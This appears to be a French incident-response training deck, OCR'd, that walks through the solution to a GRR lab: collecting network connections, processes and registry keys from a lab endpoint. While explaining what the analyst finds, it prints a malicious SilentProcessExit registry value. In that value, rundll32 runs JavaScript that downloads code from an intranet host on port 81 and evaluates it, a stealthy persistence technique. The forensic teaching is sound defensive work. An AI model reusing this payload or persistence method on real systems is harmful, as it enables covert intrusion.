


PARTIE 4

Activité n° 1
Utilisation de GRR

Correction : tâche 1

- Si vous le faites, vous allez avoir le résultat suivant :




PARTIE 4

Activité n° 1
Utilisation de GRR

Correction : tâche 1

- **Important** : ne démarrez aucune activité IR tant que tous les points ne sont pas devenues verts ! Cela peut prendre un certain temps avant qu'ils ne le fassent… Pour actualiser, cliquez sur le logo GRR, puis cliquez à nouveau sur **Search Box** et appuyez sur **Enter**.
- Pour commencer à collecter des informations initiales sur le point de terminaison win10-server.els-child.eLS.local, il vous suffit de cliquer sur la première des trois lignes, contenant tous les clients GRR déployés.




PARTIE 4

Activité n° 1
Utilisation de GRR

PARTIE 4

Correction : tâche 1

- Si vous le faites correctement, vous allez avoir le résultat ci-dessous :



Correction : tâche 1

- Cliquez sur **Full Details** pour une représentation plus détaillée des informations initiales acquises. Vous pouvez également parcourir les mêmes informations collectées à des dates plus anciennes et les utiliser comme référence.


- Pour commencer à collecter des informations importantes sur ce point de terminaison, telles que les communications avec d'autres points de terminaison, les ports d'écoute, etc., vous pouvez utiliser les GRR **flows**. Pour cela, cliquez sur **Start new flows**.

PARTIE 4

Activité n° 1
Utilisation de GRR

Correction : tâche 1

- Par exemple, pour répertorier toutes les connexions réseau actives sur ce point de terminaison, vous devez aller dans **Network ➔ Netstat** et appuyer sur **Launch.**




PARTIE 4

PARTIE 4

Correction : tâche 1


- Pour collecter les résultats, vous devez cliquer sur **Manage launched flows** puis cliquer sur le flux lancé.



PARTIE 4

Correction : tâche 1

- Il vous sera très probablement présenté deux pages de résultats, mais le résultat le plus curieux est celui ci-dessous.



Activité n° 1
Utilisation de GRR

Correction : tâche 1

- L'interaction avec un autre point de terminaison intranet (10.100.11.250) peut ou non être anormale, mais rundll32 impliqué dans une connexion à distance sur le port 81 est certainement étrange. Gardez cette découverte à l'esprit pour plus tard.

Si vous ne trouvez pas le résultat ci-dessus, le timing était mauvais (la connexion est devenue inactive). Ne vous inquiétez pas, vous pouvez toujours identifier qu'il y a quelque chose qui ne va pas avec rundll32, en cliquant sur **Start new flows**, en naviguant vers **Processus** -> **ListProcesses** et enfin en cliquant sur **Launch**.

En parcourant les résultats dans la zone Gérer les flux lancés et en accédant à la deuxième page des résultats, vous verrez rundll32 exécuter un code curieux et essayer de se connecter à la machine intranet 10.100.11.250.

- N'hésitez pas à naviguer et à "jouer" avec tous les flux GRR disponibles, mais gardez à l'esprit que certains résultats peuvent prendre très longtemps pour atteindre le serveur GRR et que GRR en général peut parfois être bizarre.

PARTIE 4

Activité n° 1
Utilisation de GRR

PARTIE 4


Correction : tâche 1

- Qu'en est-il du registre ? Essayons de tout lister sous l'emplacement :

  HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion

(qui, comme mentionné dans le premier module, est généralement utilisé abusivement par les attaquants pour déclencher des logiciels malveillants).

- Pour ce faire, cliquez sur **Start new flows**, puis accédez à **Registre** -> **RegistryFinder**.



Correction : tâche 1

- Maintenant, remplacez ce qui est inclus dans le rectangle rouge ci-dessous par :

HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/*, faites défiler vers le bas et appuyez sur **Launch**.

Les résultats apparaîtront dans la zone **Manage launched flows**, comme nous vous l'avons montré précédemment. Il faudra un certain temps avant que les résultats n'atteignent le serveur GRR.

- Vous pouvez consulter les résultats en cliquant dessous.


Value				
Payload	Stat entry	Aff4path	aff4:/C.268eccf7baa7e530/registry/HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/AccountPicture	
		St mode	d---------	
		St size	4	
		Pathspec	Pathtype	REGISTRY
			Path	/HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion

PARTIE 4

Activité n° 1
Utilisation de GRR

Correction : tâche 1

- Vous serez redirigé vers **Browse Virtual Filesystem**, où vous pourrez approfondir vos recherches.
- Par exemple, si vous vouliez approfondir AccountPicture, la première chose que vous verriez, c'est qu'il semble être vide.




PARTIE 4

Correction : tâche 1

- Il n'est pas vide cependant, mais pas encore analysé/demandé. Pour l'analyser/le demander, il suffit d'appuyer sur le bouton d'actualisation et d'attendre.

- Le contenu apparaîtra alors (le cas échéant).



PARTIE 4

Correction : tâche 1

- En enquêtant sur tous les résultats, vous ne trouverez rien de suspect.
- Si vous démarrez un nouveau flux et spécifiez

  HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows NT/CurrentVersion/*


  dans **RegistryFinder** cette fois, vous trouverez quelque chose de vraiment suspect dans les résultats. Plus précisément, étudiez le résultat suivant (situé dans la deuxième page des résultats), en cliquant dessus.

Payload	Stat entry	Aff4path	aff4:/C.268eccf7baa7e530/registry /HKEY_LOCAL_MACHINE/SOFTWARE /Microsoft/Windows NT/CurrentVersion /SilentProcessExit	
		St mode	d---------	
		St size	4	
		Pathspec	Pathtype	REGISTRY
			Path	/HKEY_LOCAL_MACHINE /SOFTWARE/Microsoft /Windows NT/CurrentVersion /SilentProcessExit
			Path options	CASE_LITERAL

PARTIE 4

Correction : tâche 1

- Pour approfondir la recherche, vous devez d'abord le localiser dans le menu déroulant sur la partie gauche de l'écran, comme suit.



Activité n° 1
Utilisation de GRR

Correction : tâche 1

- Cette entrée calc.exe est certainement suspecte. Examinez-le plus en détail, en double-cliquant d'abord dessus, puis en cliquant sur le bouton d'actualisation comme vous l'avez fait précédemment.
- Une fois les derniers résultats arrivés, vous verrez ci-dessous.

Icon	Name	st_size	st_mtime	st_ctime	GRR Snapshot
	MonitorProcess	274			2019-01-03 02:04:32 UTC
	ReportingMode	1			2019-01-03 02:04:32 UTC

- Maintenant, si vous cliquez sur l'entrée MonitorProcess, vous verrez ci-contre.

Icon	Name	st_size	st_mtime	st_ctime	GRR Snapshot
	MonitorProcess	274			2019-01-03 02:04:32 UTC
	ReportingMode	1			2019-01-03 02:04:32 UTC

+ STAT	Registry type	REG_SZ	
	Pathspec	Pathtype	REGISTRY
		Path	/HKEY_LOCAL_MACHINE/SOFTW /Windows NT/CurrentVersion/Silentl /calc.exe/MonitorProcess
		Path options	CASE_LITERAL
	Registry data	c:\windows\system32\rundll32.exe javascript:"\.. \mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.WinHtt w=new%20ActiveXObject("WScript.Shell"); [h.Open("GET","http://10.100.11.250:81/connect",false);h.Se B=h.ResponseText;eval(B)}	

PARTIE 4

Activité n° 1
Utilisation de GRR

Correction : tâche 1

- *rundll32* exécutant du code JavaScript est mal intentionné à 99 % (et c'est pourquoi le point de terminaison communiquait avec la machine intranet 10.100.11.250 sur le port 81).

- La recherche des emplacements de registre entiers peut être fastidieuse et inefficace, vous serez familiarisé avec les emplacements de registre et les techniques de persistance de registre les plus couramment utilisés. Une telle connaissance accélérera les choses.

- Les configurations de registre conçues pour être utilisées pour le dépannage et le développement sont désormais un moyen de persistance secrète en raison du manque de visibilité des outils de sécurité comme Autoruns.

Activité n° 1
Utilisation de GRR

Correction : tâche 2

- Nous supposons que vous êtes maintenant capable de collecter des informations initiales et importantes sur les points de terminaison, en utilisant à la fois la fonction "d'interrogation" des clients GRR et des flux GRR, alors allons droit au but.
- Pour répertorier les processus en cours d'exécution de ce point de terminaison, cliquez sur **Start new flows**, puis accédez à **Processus** -> **ListProcesses** et enfin cliquez sur **Launch**.

PARTIE 4

Correction : tâche 2

- Vous verrez des résultats similaires à ceux ci-dessous dans la zone Gérer les flux lancés (après environ 10 minutes).

